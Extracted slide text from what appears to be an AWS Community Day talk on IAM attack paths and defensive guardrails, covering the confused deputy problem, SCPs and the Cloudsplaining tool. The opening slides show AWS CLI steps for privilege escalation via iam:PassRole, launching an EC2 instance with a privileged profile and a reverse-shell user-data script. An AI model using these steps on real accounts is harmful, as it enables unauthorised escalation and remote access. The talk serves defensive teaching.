
```
$ aws iam list-groups-for-user --user-name  
<<username>>
```

Check the group/user policies attached
(**iam:PassRole** & **ec2:RunInstance**, if any)


```
$ aws iam list-attached-group-policies  
--group-name <<groupname>>  
$ aws iam get-policy-version --policy-arn  
arn:aws:iam::ARN-TARGET:policy/<<polycyna  
me>> --version-id v1
```

Create a new instance and add instance profile

```
$ aws ec2 run-instances --image-id  
ami-a4dc46db --instance-type t2.micro  
--iam-instance-profile Name="MyS3Full"  
--user-data file://revshell.sh
```



Gambit #4 - The Confused Deputy Problem



[Source: AWS Documentation](#)

1. When you start using Example Corp's service, you provide the ARN of `AWS1:ExampleRole` to Example Corp.
2. Example Corp uses that role ARN to obtain temporary security credentials to access resources in your AWS account. In this way, you are trusting Example Corp as a "deputy" that can act on your behalf.
3. Another AWS customer also starts using Example Corp's service, and this customer also provides the ARN of `AWS1:ExampleRole` for Example Corp to use. Presumably the other customer learned or guessed the `AWS1:ExampleRole`, which isn't a secret.
4. When the other customer asks Example Corp to access AWS resources in (what it claims to be) its account, Example Corp uses `AWS1:ExampleRole` to access resources in your account.

G for G - GuardRails for Gambits


Guardrails are governance rules for security, operations, and compliance that you can define and apply either across your AWS environment or to specific groups of accounts.

Preventive guardrails establish intent and prevent deployment of resources that don't conform to your policies. For example, require AWS CloudTrail to be enabled in all accounts.

Detective guardrails continuously monitor deployed resources for nonconformance and generate alerts when nonconformance is detected. You can automate response to alerts to take action. For example, disallow public read access to Amazon S3 buckets.

G for G - GuardRails for Gambits

AWS Organisation SCPs



AWS Control Tower and Config Rules



AWS IAM Permissions

AWS IAM Permissions Guardrails



AWS IAM Permissions Guardrails <https://aws-samples.github.io/aws-iam-permissions-guardrails/>


/ Table of Contents

- Prevent account region enable and disable actions
- Prevent billing modification actions
- Prevent modifications to specific CloudFormation resources
- Prevent modifications to specific CloudTrails
- Prevent deleting specific CloudWatch Log groups and streams
- Prevent enabling and disabling AWS Config
- Prevent modifications to tagged AWS Config rules
- Prevent disabling default EBS encryption

CloudSplaining: An OpenSource Tool by

- Cloudsplaining identifies violations of least privilege in AWS IAM policies and generates a pretty HTML report with a triage worksheet. It can scan all the policies in your AWS account or it can scan a single policy file.
- The report is based on following,
 - *Data Exfiltration* - `s3:GetObject`, `ssm:GetParameter`, `secretsmanager:GetSecretValue`, etc.
 - *Infrastructure Modification* - `lambda:createFunction`, `ec2:createInstance`, etc.
 - *Resource Exposure* - The ability to modify resource based policies
 - *Privilege Escalation* - Based on the Rhino Security Labs Research

CloudSplaining: An OpenSource Tool by



References

- AWS Documentation - IAM

[\[https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html\]](https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html)

- CloudSplaining GitHub -

[\[https://github.com/salesforce/cloudsplaining\]](https://github.com/salesforce/cloudsplaining)

- LucidChart -

[\[https://www.lucidchart.com/blog/how-to-build-aws-architecture-diagrams\]](https://www.lucidchart.com/blog/how-to-build-aws-architecture-diagrams)




COMMUNITY DAY


RAJASTHAN 2023

Thank You...

Connect Over
LinkedIn:



Join our AWS
User Group Delhi
NCR MeetUp:



Ask Me on
Quora:

